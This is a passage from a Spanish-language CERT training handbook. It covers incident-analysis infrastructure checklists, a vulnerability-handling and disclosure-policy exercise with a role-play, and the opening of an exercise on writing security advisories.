- Para la gestión de incidentes vía RTIR se deberían tener instalados navegadores web (gratuitos son el Opera y el Firefox)

¿Qué software básico se necesita para llevar a cabo el análisis de incidentes en los siguientes contextos?

- Análisis forense de redes:

  - Herramientas para la obtención de información relativa a direcciones, nombres de dominio, etc. (CLI - *Call Level Interface*: protocolo *whois*, *dig*, *host*; también existen versiones en línea de estas herramientas basadas en la web).

- Herramientas para analizar archivos *pcap* (CLI: tcpdump, GUI – *Graphical User Interface*: Wireshark)

- Herramientas para analizar datos de flujo de red (*netflow*) (CLI: nfdump, GUI: nfsen)

- Laboratorio aislado con cortafuegos: subred (*subnet*) y servidores (*hosts*)

- Análisis forense de ordenadores:
  - Herramientas para la conservación de datos (hardware: DriveBlocker, etc.???)

  - Herramientas para el análisis de datos (EnCase, etc.???)

  - Laboratorio aislado: *hosts* y subred.

- Análisis binario/de malware
  - Laboratorio informático aislado y monitorizado: servidor principal o subred (con diferentes tipos de sistemas operativos; un IDS/IPS será útil para identificar el malware: sistemas Snorts)

  - Entorno virtual (software: VirtualBox, Vmware)

  - Herramientas de ingeniería inversa

La lista de control que se muestra a continuación podría ayudarle a juzgar qué grado de cumplimiento con los supuestos principales presentan las ideas y soluciones de los estudiantes.

Supuestos	**sí/no**
Conexión de respaldo a Internet desde otro ISP	1.1.5
Cortafuego(s) (¿cuántos?), IDS, IPS, etc.	1.1.6
Servidor web (clúster de alta disponibilidad)	1.1.7
Servidor de correo	1.1.8
Servidor para la gestión de incidentes (clúster de alta disponibilidad) – por ejemplo para RTIR	1.1.9
Base de datos central (clúster de alta disponibilidad)	1.1.10
Servidor de copias de seguridad	1.1.11
Los servicios disponibles desde Internet se separan de la red interna situándoles en una zona desmilitarizada (DMZ) o red perimetral	1.1.12

Los servicios internos tales como servidores de gestión de incidentes, bases de datos y copias de seguridad, así como las terminales de trabajo del equipo, están ubicados detrás del cortafuegos	1.1.13
Subred de laboratorio aislada con cortafuegos	1.1.14
Los servidores deberían estar equipados con matrices (*arrays*) tipo RAID de permutación en caliente (*hot-swap*) y conectados a un sistema UPS	1.1.15

Supuestos	**sí/no**
Fax	1.1.16
Teléfono	1.1.17
Trituradora de papel	1.1.18
Impresora	1.1.19
Puesto estable de técnico de turno	1.1.20
Archivadores	1.1.21
Caja fuerte	1.1.22
Visualizador de información – proyector o pantalla LCD/plasma	1.1.23
Herramientas adicionales	
Tabla de debate/consulta	1.1.24
Pantalla/pizarra	1.1.25
Herramientas para el trabajo remoto	
- Teléfono móvil	1.1.26
- PDA	1.1.27
- Ordenador portátil	1.1.28
- Discos duros portátiles	1.1.29

Tarea 2 **Analice la infraestructura propuesta para otros servicios (entre 3 y 5)**

Una vez completada la tarea, debería elegirse un conjunto de servicios, unos por el formador y otros por los estudiantes. El conjunto seleccionado debería incluir servicios de todas las categorías principales, como son *servicios reactivos*, *servicios proactivos* y servicios de gestión de la calidad de la seguridad. Deberían escogerse de 3 a 5 servicios.

De una forma similar al ejercicio anterior, los estudiantes deberían crear un plan para proveer esos servicios específicos utilizando una infraestructura software y hardware. Deberían diseñar un entorno de red, incluyendo los ordenadores, dispositivos de red y las conexiones entre estos. Es importante que los estudiantes se enfrenten a la tarea de la separación de los servicios en relación a su criticidad. Se recomienda que el formador prepare, para cada servicio, un conjunto de soluciones básicas (como en el ejercicio de ejemplo) con el fin de propiciar el debate. Una lista de control sería útil para evaluar las propuestas. ¿Cómo se podría ampliar la topología presentada en la primera tarea para que se ajuste a los nuevos servicios?

Resumen del ejercicio

Haga un resumen del ejercicio. Al ocuparse de tantos servicios, usted ha establecido con sus estudiantes unas infraestructuras bastante amplias. Compare estas infraestructuras con la que usted había pensado en un principio. ¿Aportó algo nuevo el debate? Si ya ha realizado este ejercicio previamente, ¿qué diferencias existen entre los resultados de este y el anterior?

Anime a los estudiantes a que intercambien opiniones, hagan preguntas y manifiesten sus impresiones acerca del ejercicio.

MÉTRICAS DE EVALUACIÓN

Evaluar los resultados de este ejercicio. El criterio principal debería ser el grado de participación de los estudiantes durante los debate. ¿Introdujeron nuevas ideas? Use las listas de control preparadas de antemano para hacer un seguimiento de lo que los estudiantes olvidaron.

REFERENCIAS

[1] servicios CSIRT, http://www.cert.org/csirts/services.html.

Ejercicio 5

Gestión de vulnerabilidades

Objetivo principal	Proporcionar una visión general práctica del proceso de gestión de vulnerabilidades y de cómo deberían tratarse las vulnerabilidades reportadas a un equipo CERT. Además, aportar algo de experiencia práctica en las situaciones difíciles que pueden surgir en el papel de coordinador.	
Destinatarios	Directores y personas responsables de la gestión de incidentes	
Duración total	3 horas, 10 minutos [opcionalmente 4 horas, 10 minutos]	
Distribución temporal	Presentación del ejercicio	20 min.
	Tarea 1: Responsabilidades de un equipo CERT en un caso de vulnerabilidad	30 min.
	Tarea 2: Divulgación de vulnerabilidades – ventajas e inconvenientes	30 min.
	Tarea 3: Diseñar una política de divulgación de vulnerabilidades	45 min.
	Tarea 4: Introducir la coordinación entre los CERT en un caso de vulnerabilidad	45 min.
	Tarea 5: Identificación de las fases en el proceso de gestión de vulnerabilidades [opcional]	[30 min.]
	Tarea 6: Coordinación en los casos con vendedor único y vendedores múltiples [opcional]	[30 min.]
	Resumen del ejercicio	20 min.
Frecuencia	Se recomienda realizar este ejercicio cuando se esté estableciendo un equipo CERT y cuando haya un cambio significativo de personal dentro de un equipo CERT. Ya que no muchos CERT cuentan con un servicio completo de gestión de vulnerabilidades, este ejercicio debería llevarse a cabo cada vez que un equipo decida introducir este servicio o reconozca que es considerado por su comunidad de clientes como un proveedor de este servicio.	

DESCRIPCIÓN GENERAL

El objetivo de este ejercicio consistiría en proporcionar una visión general práctica del proceso de gestión de vulnerabilidades y cómo deberían tratarse las vulnerabilidades que se reportan a un equipo CERT. Los estudiantes aprenderán:

- Quienes son los actores más importantes y las fases principales del proceso de gestión de vulnerabilidades.
- Las responsabilidades principales de un equipo CERT implicado en un caso de vulnerabilidad.
- Cómo diseñar una política de divulgación adecuada para su CERT;
- Cómo abordar las situaciones difíciles que pueden surgir en su papel de coordinador.

Este ejercicio se centrará particularmente en facilitar algunas indicaciones de partida (también para las tareas de lectura y debate) con el objeto de estar preparados para tratar problemas inesperados y estimulantes que puedan aparecer cuando se reporta una vulnerabilidad al equipo CERT. Se pretende también recalcar los aspectos que un CERT tiene que considerar a la hora de comunicarse y de resolver los casos de vulnerabilidad.

En la práctica, la gestión de vulnerabilidades requiere conocimientos técnicos de las vulnerabilidades y algo de experiencia en la gestión de incidentes, así como familiaridad con las técnicas de ingeniería social, prácticas comunicativas de alto nivel y habilidades en la gestión de riesgos.

PROGRAMA DEL EJERCICIO

A continuación se describe el programa del ejercicio. El formador debería moderar todos los debates.

Presentación del ejercicio

En un primer lugar, presente el ejercicio a los estudiantes, proporcionándoles información relativa a la duración del ejercicio y a las partes más importantes del mismo. En este momento facilite a los estudiantes información general sobre el proceso de gestión de vulnerabilidades tal como se describe a continuación:

En líneas generales el proceso de gestión de vulnerabilidades comprende:

(1) análisis de una vulnerabilidad reportada (es decir, la verificación técnica de una vulnerabilidad sospechosa y la identificación de los medios necesarios para explotarla);

(2) reparación de vulnerabilidades (es decir, instalar parches para reducir o evitar la explotación);

(3) coordinación de las respuestas (es decir, desarrollar unas estrategia de divulgación de vulnerabilidades) [1].

Un *caso de vulnerabilidad* que involucre a un CERT en el papel de coordinador, supondrá dos actores: el evaluador externo, no afiliado al CERT, que descubre un error de software nuevo y un vendedor de software responsable del producto en cuestión [3].




Fig. 1: Tres actores principales y sus funciones en el proceso de gestión de vulnerabilidades.

Para estos tres actores principales (véase Fig. 1), el proceso de gestión de vulnerabilidad implica las siguientes funciones:

- **Evaluador** (función de *informador*), que reporta la vulnerabilidad descubierta a un vendedor o un equipo CERT.
- **Vendedor** (función de *reparador*), que es responsable de corregir la vulnerabilidad (p. ej., mediante un parche);
- **Equipo CERT** (función de *coordinador*), que establece y mantiene el enlace de comunicación entre el informador y el reparador. La función del equipo CERT consiste en aconsejar acerca de cómo resolver la vulnerabilidad.

Tarea 1 Debate: Responsabilidades de un equipo CERT en un caso de vulnerabilidad

Empiece por explicar un típico caso de vulnerabilidad tal y como se detalla a continuación:

Después de que se reporte una vulnerabilidad a un equipo CERT, se le pide al evaluador que facilite detalles sobre la vulnerabilidad identificada. Una vez que se han recibido, el equipo CERT pide al vendedor que suministre información acerca de cómo se ven afectados sus productos por la vulnerabilidad reportada. El vendedor es entonces responsable de evaluar el impacto y la gravedad de la vulnerabilidad (es decir, quién podría verse afectado y cómo) y de preparar un parche. También puede cuantificar los costes y los beneficios de una divulgación de la vulnerabilidad. Después de que el parche esté listo, tanto un evaluador como un equipo CERT podrían evaluar la corrección final.

Después pida a los estudiantes que identifiquen las principales responsabilidades de un CERT y las actividades esenciales en un caso de vulnerabilidad, teniendo en cuenta que en equipo CERT actúa como un centro de coordinación independiente. En particular haga las siguientes preguntas:

- (a) ¿Qué responsabilidades tienen, como coordinador, hacia el vendedor?
- (b) ¿Qué responsabilidades tienen hacia al informador de vulnerabilidades?

Modere el debate, anote las sugerencias de los estudiantes en una pizarra blanca, y (si es necesario) complete la lista propuesta por los estudiantes con la información siguiente relacionada con las actividades y responsabilidades del CERT:

- Proporcionar una comunicación eficaz entre todas las partes involucradas (también mediante la utilización de los contactos de seguridad del CERT existentes)
- Proporcionar una verificación de las vulnerabilidades.
- Analizar el impacto de evaluación de vulnerabilidades que proporciona el vendedor
- Identificación independiente del alcance de la vulnerabilidad
- Analizar los intereses de todas las partes involucradas
- Considerar las ventajas e inconvenientes de la divulgación
- Determinar cuándo divulgar una vulnerabilidad
- Evaluar la corrección final de la vulnerabilidad;
- Desarrollar una estrategia adecuada para su divulgación

Tarea 2 Debate: Divulgación de vulnerabilidades – ventajas e inconvenientes

La divulgación de vulnerabilidades es, quizás, el aspecto más problemático del proceso de gestión de vulnerabilidades. Se debería mencionar que actualmente existen varios debates pero, hasta ahora, no se ha llegado a ningún acuerdo en relación a las normas y procesos en este ámbito [8, pág. 133]. Además, no existe una política estándar acerca de cómo tratar las vulnerabilidades una vez que se han descubierto, p. ej., ¿deberían guardarse en secreto o deberían revelarse públicamente? Por ello, antes

de tomar ninguna decisión, es necesario considerar diferentes aspectos de la divulgación de información acerca de una vulnerabilidad, tales como:

- ¿Por qué, quién, o qué información debería divulgarse?
- ¿Cuándo y dónde debería divulgarse la vulnerabilidad?
- ¿Qué factores afectan al momento en que se produce la divulgación?

Se debería subrayar en este punto que existe una confrontación real en cuanto a *si* y *por qué* debería divulgarse una vulnerabilidad [7]; invite a los estudiantes a que piensen en los motivos de esto, reflexionen sobre los pros y contras de una divulgación total de una vulnerabilidad y anoten sus ideas en el libro de trabajo.

- Ventajas: algunos defienden que la divulgación estimula a los vendedores a corregir las vulnerabilidades. Otros también piensan que la publicación de los detalles de una vulnerabilidad motiva a los vendedores a realizar más pruebas en su software y hacerlo más seguro. Asimismo algunos opinan que existe únicamente una pequeña probabilidad (de un 8% aproximadamente) de que la misma vulnerabilidad sea identificada de forma independiente por *hackers* maliciosos y *hackers* éticos.
- Inconvenientes: otros consideran que la divulgación aumenta de forma significativa el riesgo de explotación, con todas las consecuencias que esto podría implicar: la pérdida de millones de visitantes (p. ej. al ataque DoS en el sitio de Yahoo en el año 2000). El problema también afecta a la calidad del parche (particularmente si éste se ha desarrollado con mucha urgencia), que puede no ser suficiente para evitar la explotación. Sin embargo, incluso el mejor parche protege únicamente a clientes que mantienen su software actualizado, por lo que los usuarios menos preocupados por la seguridad seguirán estando en riesgo de ser atacados por hackers maliciosos.

1.1.30 Tarea 3 1.1.31 Diseñar una política de divulgación de vulnerabilidades

Comience con un debate general acerca de las políticas de divulgación de vulnerabilidades. Pregunte a los estudiantes:

- ¿Qué significa para ellos una "divulgación responsable de vulnerabilidades"?

A continuación separe a los estudiantes en unos pocos grupos y haga que desarrollen una política general de divulgación de vulnerabilidades que ellos consideren apropiada para su CERT. Cuando los grupos estén listos, todos tendrían que reflexionar sobre cuáles deberían ser las partes fundamentales de una política de gestión de vulnerabilidades. Los temas a tratar en sus políticas deberían incluir (a) y (b).

Ofrezca ejemplos de los denominados "períodos de gracia" (es decir, el espacio de tiempo dado al vendedor afectado para que desarrolle una actualización de seguridad antes de que se publiquen los detalles de la vulnerabilidad) que sean diferentes para los distintos CERT. Cuando el CERT/CC, por ejemplo, recibe una notificación acerca de una vulnerabilidad potencial, éste contacta al vendedor de software y le concede un periodo de 45 días para que desarrolle el parche [6]. Una vez finalizado ese tiempo, el CERT hace pública la información. Sin embargo, el objetivo de la política de divulgación del CERT/CC es "mantener un equilibrio entre la necesidad de los usuarios de ser informados sobre las vulnerabilidades de seguridad y la necesidad de los vendedores de contar con el tiempo suficiente para responder a la vulnerabilidad de forma eficaz. La determinación final de un plan de publicación se basa siempre en los mejores intereses para la comunidad en su conjunto" [6].

No hay que olvidar que, como cada caso de vulnerabilidad es único, puede que se requieran políticas de gestión diferentes. Además, puesto que existen diversos actores e intereses en el proceso de gestión de vulnerabilidades, existen en consecuencia diferentes puntos de vista en cuanto a la divulgación de las vulnerabilidades.

Seguidamente, presente algunos ejemplos reales de gestión de vulnerabilidades y políticas de divulgación [4, 5 y 6]. Detalles de los puntos de vista relativos a cada uno de los actores en el proceso de gestión de vulnerabilidades pueden encontrarse en [4] (*RFPolicy* – perspectiva del informador), [5] (*CISCO policy* – perspectiva del vendedor) y [6] (*CERT/CC policy* – perspectiva del coordinador), sobre las que también se habla en las referencias [2] y [7]. Debata con los estudiantes aquellos aspectos de estas políticas que encuentran más aceptables o inaceptables para su comunidad de clientes. Es importante presentar el proceso de gestión de vulnerabilidades desde diferentes puntos de vista. Esto aportará a los estudiantes información acerca de la complejidad del proceso, y les permitirá comprender los aspectos más confusos del mismo.

Subraye que el desarrollo de una política de divulgación de vulnerabilidades y las estrategias de gestión y administración son tareas complejas que requieren un análisis minucioso basado en escenarios de casos reales, en políticas de mejores prácticas, legislación relativa a la privacidad y políticas de los vendedores.

Tarea 4 *Role-playing*: Introducir la coordinación entre los CERT en un caso de vulnerabilidad

Durante el juego los estudiantes recibirán en primer lugar un estudio de caso, una historia acerca de un proceso de gestión de vulnerabilidades relatada o descrita brevemente por usted en un documento, y leída por los estudiantes. Posteriormente se presenta el escenario inicial del juego:

Debería prestar atención al cumplimiento de las siguientes reglas en el transcurso del *role-playing* (también debería hacer que los estudiantes se familiaricen con ellas):

- El formador es un líder del juego.
- Un líder del juego tiene autoridad absoluta para modificar o adaptar el escenario del juego, p. ej:
  - Puede detener una acción e introducir nuevos factores y nuevas condiciones.
  - Puede retroceder a una acción para cambiar lo factores o condiciones o las acciones ya interpretadas;
  - Puede acelerar una acción para evitar actividades poco provechosas
- Todos los estudiantes deben adecuar sus acciones a lo que el formador ha indicado previamente.
- Los estudiantes se pueden comunicar durante el juego únicamente como actores, no como estudiantes (por ejemplo, no se les permite comentar acerca de una acción a menos que el formador la modifique).
- Uno de los propósitos principales del formador es alcanzar los objetivos de los ejercicios.

A continuación cuente la historia de cómo NO debería tratarse una vulnerabilidad (puede titularla "Un día en la Black Hat"). También puede entregar a los estudiantes la historia en papel.

"Al principio Lynn estaba representada en la conferencia por la renombrada abogada Jennifer Granick, experta en legislación informática. La demanda presentada por Cisco e ISS estaba establecida con un requerimiento permanente contra Lynn y Black Hat para evitar una divulgación mayor de la información relativa al *exploit*."

Ahora comienza el juego. Hay jugadores opcionales y obligatorios.

Los jugadores obligatorios son:

- El *hacker*
- El Proveedor de Servicios de Internet (ISP),
- El CERT (dos posibilidades: CERT interno del ISP, CERT externo al ISP).

Los jugadores opcionales son (cuando existen demasiados estudiantes para un grupo obligatorio, pero demasiado pocos para dos):

- El vendedor de hardware vulnerable
- Los Cuerpos y Fuerzas de Seguridad,
- La empresa de 'subasta de vulnerabilidades' (como WabiSabiLabi [10]).

Intente que los estudiantes encajen en los diversos papeles. Debería considerar familiarizarse con cada papel de antemano y, así, asignarlos a los estudiantes de acuerdo a su personalidad y trabajo futuro de de la forma más precisa posible. En consecuencia, si este ejercicio se usa como parte de una actividad de formación de varios días de duración, se debería programar hacia el final del curso. De este modo los estudiantes serán capaces de familiarizarse más entre ellos y con el formador.

Escenario del juego:

El *hacker* reporta a un CERT una vulnerabilidad remota de administración muy grave en un dispositivo de hardware de un ISP importante y pide dinero y reconocimiento en la página web del ISP a cambio de proporcionar los detalles. La vulnerabilidad es fácilmente explotable e inutiliza el hardware sin un reinicio automático o manual. El contacto directo inicial entre el hacker y el ISP ha fracasado (el ISP se siente amenazado y está dispuesto a demandar al hacker).

Explique la tarea:

Los objetivos principales del ISP son evitar cualquier divulgación y obtener los detalles de la vulnerabilidad. Si el CERT está ubicado dentro del ISP, hay que prestar atención en reflejar lo complejas que pueden resultar las relaciones empresariales (CERT vs. RR.PP, ingenieros de redes vs. directivos, etc.) Los estudiantes deberían dividirse en grupos pequeños. Se recomienda que cada papel sea interpretado por un estudiante. La finalidad consistiría en resolver el incidente de una forma satisfactoria para todos. El formador es el responsable de moderar el debate.

Ponga en marcha el juego. Involucre a todos los estudiantes en el mismo lo más rápido posible, y déjeles que improvisen. Deberían entrar en contacto unos con otros (la mejor opción en un *role-playing* sería dramatizar llamadas telefónicas), debatir el problema y llevar el caso hacia una solución.

Es importante que hagan uso únicamente de la información destinada a cada uno de los papeles. 'Pinchar' los teléfonos está prohibido.

Tarea 5 — Identificación de las fases en el proceso de gestión de vulnerabilidades [opcional: si es necesario o existe un interés especial por parte de los estudiantes]

En el transcurso de esta actividad posterior al role-playing, los estudiantes reciben la tarea de identificar tantas actividades y procesos como les sea posible. Esto se logra mediante una sesión de *brain-storming* (tormenta de ideas) con el formador como líder del grupo. Seguidamente, todo el grupo se divide en tres subgrupos y cada uno de ellos debe evaluar la importancia que tienen los procesos concretos para el grupo. Un factor que hace que los grupos sean distintos es que éstos representan, durante la evaluación, los diferentes actores de la gestión de incidentes: vendedores, investigadores de vulnerabilidades (evaluadores) y un equipo CERT. Esto debería producir resultados diversos y hacer que los estudiantes comprendan lo diferente que puede parecer un proceso de gestión de vulnerabilidades desde distintas perspectivas e intereses.

Tarea 6 — Coordinación en los casos con vendedor único y vendedores múltiples [opcional si es necesario o existe un interés especial por parte de los estudiantes]

Pida a los estudiantes que reflexionen acerca de los aspectos que son diferentes en varios casos reales de gestión de vulnerabilidades.

Las posibles variantes de estos casos pueden diferenciarse tanto en términos del número de actores implicados y las funciones de cada uno de ellos, así como según los distintos orígenes posibles de un informe de vulnerabilidad: puede que se trate de un hacker ético, un hacker malicioso, un profesional de la seguridad o un grupo interno de una empresa. También pueden estar involucrados en un único

caso múltiples vendedores o subcontratistas. Si el caso afecta a más de un vendedor, ¿quién publica el aviso de seguridad? ¿Debería ser el anuncio interno o público? Cada una de las actividades elegidas debería acompañarse por un plan de gestión de riesgos meticuloso y debería documentarse en cada una de las etapas del proceso de gestión de la vulnerabilidad.

A continuación céntrese en un aspecto específico, es decir, en un caso de vulnerabilidad en el que estén implicados múltiples vendedores. Pida a los estudiantes que piensen acerca de las complicaciones posibles, tanto las generales como aquellas desde el punto de vista de un equipo CERT que actúa como parte coordinadora.

Cuando los estudiantes estén listos con sus aportaciones, mencione que más del 60% de las vulnerabilidades de software afecta a los clientes que tienen múltiples vendedores. Los vendedores múltiples añaden complejidad al modelo original de vendedor monopolista en dos formas: (1) En primer lugar, un concurso entre los vendedores puede que lleve a un esfuerzo competitivo para reducir el tiempo de creación de parches. Es posible que esto resulte o no algo positivo. (2) En segundo lugar, una divulgación más temprana puede que sea realizada por o bien el CERT o bien uno de los vendedores. Esto podría provocar que la política de divulgación del CERT se convierta en algo irrelevante.

Resumen del ejercicio

Llegaría el momento de hacer un resumen del ejercicio. Anime a los estudiantes a intercambiar opiniones, hacer preguntas y dar sus impresiones acerca del ejercicio.

Debería tenerse en cuenta que las comunicaciones en un caso de vulnerabilidad pueden involucrar a diferentes actores con funciones potencialmente conflictivas. Por ejemplo, el objetivo de un evaluador podría ser la obtención de algunos beneficios o créditos como compensación por la revelación a un vendedor de los detalles de un fallo descubierto. El objetivo del vendedor será minimizar el coste de divulgación. De cualquier forma, el CERT debería centrarse en equilibrar los intereses de las partes a la hora de determinar cuándo hacer pública la vulnerabilidad.

Ya se ha demostrado que los equipos CERT son elementos inapreciables a la hora de abordar procesos complicados de gestión de vulnerabilidades, gracias a la identificación eficaz de los casos con vendedores múltiples y la creación de laboratorios de prueba, así como a la reducción de los gastos generales de las comunicaciones [4]. Y, aunque los diferentes casos puede que requieran diferentes respuestas, los objetivos del CERT seguirán siendo los mismos en todo momento: (1) la reparación de vulnerabilidades lo más rápidamente posible para prevenir una situación que pudiese desembocar en una crisis, (2) una divulgación responsable que mitigue el daño de la vulnerabilidad, y (3) una estrategia que satisfaga de forma óptima los intereses de todas las partes involucradas.

Los casos individuales de vulnerabilidad puede que, sin embargo, necesiten también diferentes estrategias de respuesta. Deberían desarrollarse unas estrategias adecuadas, basándose en el conocimiento de los casos que ya han sido resueltos y las mejores prácticas existentes [2]. Oriente a los estudiantes hacia los recursos que éstos pudiesen encontrar interesantes o que les pudieran proporcionar más detalles acerca del proceso de gestión de vulnerabilidades.

MÉTRICAS DE VALUACIÓN

Para evaluar los resultados y la realización del ejercicio, el formador hará estas preguntas:

- ¿Han identificado los estudiantes las responsabilidades más importantes de un equipo CERT en un caso de vulnerabilidad?
- ¿Han reconocido las ventajas e inconvenientes más relevantes de la divulgación de vulnerabilidades?
- ¿No lograron abordar algún asunto elemental en su política de vulnerabilidad?

- Si el estudiante consideró inaceptable algún aspecto de una política real de vulnerabilidad, ¿existían argumentos consistentes?
- ¿Qué grado de compromiso mostraban todas los partes en el *role-playing*?
- ¿Identificaron los estudiantes los aspectos más problemáticos en la coordinación de un caso con vendedores múltiples?

REFERENCIAS

[1] Servicios CERT. http://www.cert.org/CERTs/services.html (2008)

[2] Shepherd S A, *Vulnerability Disclosure: How Do We Define Responsible Disclosure*? SANS, GIAC SEC Practical (2003)

https://www2.sans.org/reading_room/whitepapers/threats/932.php

[3] Laakso M, Takanen A, Röning J, *The Vulnerability Process: a tiger team approach to resolving vulnerability cases*, en las actas de la 11ª edición de la "FIRST Conference on Computer Security Incident Handling and Response". Brisbane (1999)

[4] Rain Forest Puppy *Full Disclosure Policy (RFPolicy) v2.0*
http://www.wiretrip.net/rfp/policy.html (2008)

[5] CISCO *CISCO Security Vulnerability Policy*
http://www.cisco.com/en/US/products/products_security_vulnerability_policy.html

[6] CERT-CC *The CERT Coordination Center Vulnerability Disclosure Policy*
http://www.cert.org/kb/vul_disclosure.html (2008)

[7] Laakso M, Takanen A, Röning J, *Introducing constructive vulnerability disclosures*, en las actas de la 13ª "FIRST Conference on Computer Security Incident Handling". Toulouse (2001)

[8] Killcrece G, Kossakowski K P, Ruefle R, Zajicek M, *State of the Practice of Computer Security Incident Response Teams* (CERTs), *Technical Report* CMU/SEI-2003-TR-001 (2003)

[9] Historia del caso de Micheal Lynn. http://en.wikipedia.org/wiki/Michael_Lynn

[10] WabiSabiLabi, http://www.wslabi.com/wabisabilabi/home.do

Lecturas complementarias:

Políticas de divulgación de vulnerabilidades:

– Lista descriptiva de las publicaciones relativas a los diferentes pasos y procesos de la gestión de la respuesta a incidentes pueden encontrarse en [8] (Apéndice B, páginas 149-153)

Aspectos éticos: ¿hay que pagar por el descubrimiento de vulnerabilidades o no?

– *Offering a bounty for security bugs* ["Ofrecer una recompensa por la detección de errores de seguridad"], disponible en http://news.cnet.com/Offering-a-bounty-for-security-bugs/2100-7350_3-5802411.html

– Iniciativa 'Zero Day', http://www.zerodayinitiative.com/advisories/disclosure_policy/

– *Bug Finders: should they be paid?* ["Detectores de errores: ¿se les debería pagar?], disponible en http://www.wired.com/science/discoveries/news/2002/08/54450?currentPage=2

– Enfoque de Microsoft, disponible en http://blogs.zdnet.com/security/?p=130

Ejercicio 6

Redacción de avisos de seguridad

Objetivo principal	El objetivo de este ejercicio es ofrecer una visión general práctica de lo que constituye una buena y una mala publicación de avisos de seguridad para la comunidad de clientes de un CERT	
Destinatarios	Empleados técnicos y directivos del CERT	
Duración total	Aproximadamente 4 horas	
Distribución temporal	Presentación del ejercicio	10 min.
	PARTE 1	
	Tarea 1: Identificar los elementos básicos de un aviso de seguridad	30 min.
	Tarea 2: Comparación 'paso a paso' de algunos avisos de seguridad reales	30 min.
	Tarea 3: Comparación de avisos de seguridad reales por parte de los estudiantes	60 min.
	PARTE 2	
	Tarea 1: Aspectos esenciales y herramientas del sistema CVSS (*Common Vulnerability Scoring System*)	30 min.
	Tarea 2: Métricas y vectores CVSS de la vulnerabilidad DNS CVE-2008-1447	30 min.
	Tarea 3: Cálculo de las calificaciones CVSS por parte de los estudiantes	30 min.
	Resumen del ejercicio	15 min.
Frecuencia	Este ejercicio debería llevarse a cabo la primera vez que se establece el CERT o cuando los miembros nuevos responsables de escribir avisos de seguridad se unan al equipo.	

DESCRIPCIÓN GENERAL

El objetivo del ejercicio es proporcionar una visión general práctica de lo que constituye una publicación buena o inadecuada de los avisos de seguridad para la comunidad de clientes de un CSIRT. Una vez completado el ejercicio los estudiantes:

- Comprenderán cómo redactar avisos de seguridad apropiados.
- Comprenderán las características específicas de su comunidad y la influencia de ésta en el contenido de los avisos de seguridad.
- Serán capaces de diseñar sus propias plantillas para los avisos de seguridad.
- Habrán aprendido cómo juzgar el nivel de gravedad de un aviso;
- Habrán aprendido los elementos básicos del sistema CVSS.

Antes de realizar este ejercicio, lea este manual detenidamente. El manual muestra avisos específicos que han sido publicados por organizaciones reales en el pasado (por diversos CERT, vendedores, etc.) Se le anima a que usted se familiarice con los mismos previamente. También puede añadir avisos nuevos al ejercicio.

Para la realización satisfactoria del ejercicio, deberá proporcionar a los estudiantes acceso al Libro de Ejercicios CERT que contiene el Live-DVD. Se les debería pedir que arranquen sus portátiles desde este DVD y que seleccionen este ejercicio, que contiene instrucciones sobre cómo proceder. El DVD contendrá todos los ejemplos de los avisos mencionados en este ejercicio. Una breve presentación a modo de introducción será muy beneficiosa. Para la comparación de avisos reales llevada a cabo por los propios estudiantes, es aconsejable que se les entregue una fotocopia de la lista de control. Los estudiantes deberían contar con papel y lápiz. Sería de gran utilidad una pizarra blanca. Las sesiones de formación en CVSS requieren acceso al LiveDVD o a Internet.

PROGRAMA DEL EJERCICIO

A continuación se describe el programa del ejercicio.

Presentación del ejercicio

Como formador, se espera que usted ofrezca una introducción general del tema. Debería conocer las fuentes de información que aparecen en las referencias. La presentación que haga debería además describir los aspectos que puede que estén incluidos en los avisos de seguridad y cómo podría funcionar el proceso de desarrollo. Se deberían tratar los siguientes aspectos:

- Los CERT no son normalmente las fuentes iniciales de información en cuanto a una vulnerabilidad de seguridad. Estas fuentes son principalmente los vendedores de software, los vendedores de herramientas de seguridad y diversos investigadores. Para proporcionar información pertinente del problema, se recomienda recopilar información desde varias fuentes. Esto ayudará a describir mejor la situación real. Asimismo, se debería hacer un gran esfuerzo para obtener información por parte del informador original, ya que ésta suele ser la más detallada y precisa.
- Cuando una vulnerabilidad u otra amenaza se divulgue por primera vez, habitualmente existe cierta confusión en cuanto a los detalles del problema. La comprensión del problema cambia a lo largo del tiempo y esto es algo que debería reflejarse en el procedimiento de creación de un aviso de seguridad.
- Si un CERT tiene la capacidad de realizar su propio análisis del problema (por ejemplo, desensamblar malware o verificar una vulnerabilidad), esto podría optimizar además la calidad del aviso.
- Los CERT tienen comunidades de clientes cuya naturaleza puede variar. Es importante que las personas responsables de escribir los avisos comprendan la naturaleza específica de su comunidad. Por ejemplo, un grupo que sólo funcione con Windows probablemente no estará interesado en los errores de UNIX o Mac (hacer saltar la alarma para tales problemas no sería muy útil y podría ser contraproducente, ya que de este modo puede que se ignoren los avisos futuros).
- Se han propuesto ciertos planes de normalización para la redacción (e intercambio) de avisos. Sin embargo, ninguna de estas propuestas ha obtenido una aceptación común. Los motivos de esto probablemente sean la complejidad, la falta de empuje para implementar las soluciones de software que permitan la automatización y unos esquemas de clasificación diferentes.

PARTE 1 Elementos básicos de un aviso

Tarea 1 Identificar los elementos básicos de un aviso

